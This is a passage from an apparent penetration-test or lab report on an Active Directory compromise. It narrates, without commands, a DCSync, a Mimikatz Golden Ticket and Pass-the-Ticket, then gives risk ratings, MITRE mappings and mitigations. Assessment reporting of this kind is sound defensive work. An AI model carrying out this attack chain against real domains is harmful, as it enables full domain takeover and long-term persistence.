Directory.
This was accomplished using the impacket-secretsdump utility to perform a directory replication (DCSync) operation.



Mimikatz was executed on the Domain Controller to generate a Golden Ticket for persistence.
A custom username (esistdini) was specified during ticket creation, and the forged ticket was configured with an extended validity period of ten years.
The generated ticket was exported and saved with a .kirbi extension for subsequent use in Pass-the-Ticket operations.



After returning to the client-1 system, a Pass-the-Ticket (PTT) attack was performed by injecting the previously generated Golden Ticket into the current session.



The injected Kerberos ticket reflects the username esistdini and demonstrates an extended validity period from 2026 to 2036, confirming the successful creation and injection of the Golden Ticket.

Risk Rating

Overall Risk Level: Critical

Risk Summary :

The assessment demonstrated that a single compromised domain user account could result in full Active Directory compromise.

Key Risk Factors Identified:

1. LLMNR Enabled:
• Enabled credential capture through network poisoning.
• Risk: High

2. Weak Password Security
• NTLMv2 hash successfully cracked offline.
• Risk: High

3. Excessive Privileges
• Domain user possessed local administrative privileges.
• Risk: High

4. Credential Exposure in LSASS
• Domain Administrator credentials were retrievable in plaintext.
• Risk: Critical

5. Active Directory Replication Abuse
• DCSync allowed extraction of all domain password hashes.
• Risk: Critical

6. Golden Ticket Persistence
• Forged Kerberos tickets valid for 10 years demonstrated long-term persistence.
• Risk: Critical

Business Impact:

If exploited by a malicious actor, the vulnerabilities identified could result in:
• Complete domain takeover
• Full compromise of all user accounts
• Unauthorized access to sensitive data
• Ransomware deployment across the enterprise
• Long-term undetectable persistence
• Loss of business continuity

The attack required no exploitation of software vulnerabilities, only misconfigurations and weak security controls.

MITRE ATT8CK Mapping

Attack name : LLMNR Poisoning:
Category: Network based Credential Interception
MITRE ID : T1557.001

Attack Name : Offline Password Cracking
Category : Credential access
MITRE ID : T1110.002

Attack Name : SMB Service Execution
Category : Lateral Movement
MITRE ID : T1021.002

Attack Name : Active Directory Enumeration (Domain account and groups)
Category : Discovery
MITRE ID : T1087 and T1069

Attack Name : LSASS Memory Credential Dumping
Category : Credential access
MITRE ID : T1003.001

Attack Name : Golden Ticket
Category : Persistence
MITRE ID : T1558.001

Attack Name : Pass-the-Ticket
Category : Lateral Movement
MITRE ID : T1550.003

Mitigation

LLMNR Poisoning:

- Disable LLMNR via Group Policy
- Disable NetBIOS over TCP/IP
- Enable SMB Signing (prevents relay attacks)
- Deploy network intrusion detection to detect Responder-like activity
- Implement DNS-only name resolution policy

NTLMv2 Hash Capture:

- Disable NTLM where possible
- Enforce NTLMv2 only (already default, but confirm)
- Enable Extended Protection for Authentication

SMB Lateral Movement:

- Remove domain users from local Administrators group
- Implement Privileged Access Workstations (PAW)
- Enable SMB signing on all endpoints
- Disable administrative shares if not required
- Restrict remote service creation via firewall rules
- Monitor Event ID 7045 (Service creation)

LSASS Credential Dumping:

- Enable Credential Guard
- Enable LSASS Protection (RunAsPPL)
- Disable WDigest

DCSync:

- Audit accounts with Replication privileges
- Limit DCSync rights strictly to Domain Controllers
- Monitor Event ID 4662 (Directory replication)

Goldent Ticket:

- Rotate krbtgt password twice
- Rotate krbtgt periodically
- Limit Domain Admin logins to DC only
- Monitor unusual TGT lifetimes
- Monitor abnormal Kerberos encryption types (RC4 usage)

Pass The Ticket:

- Limit ticket lifetime
- Restrict delegation
- Monitor abnormal Kerberos ticket requests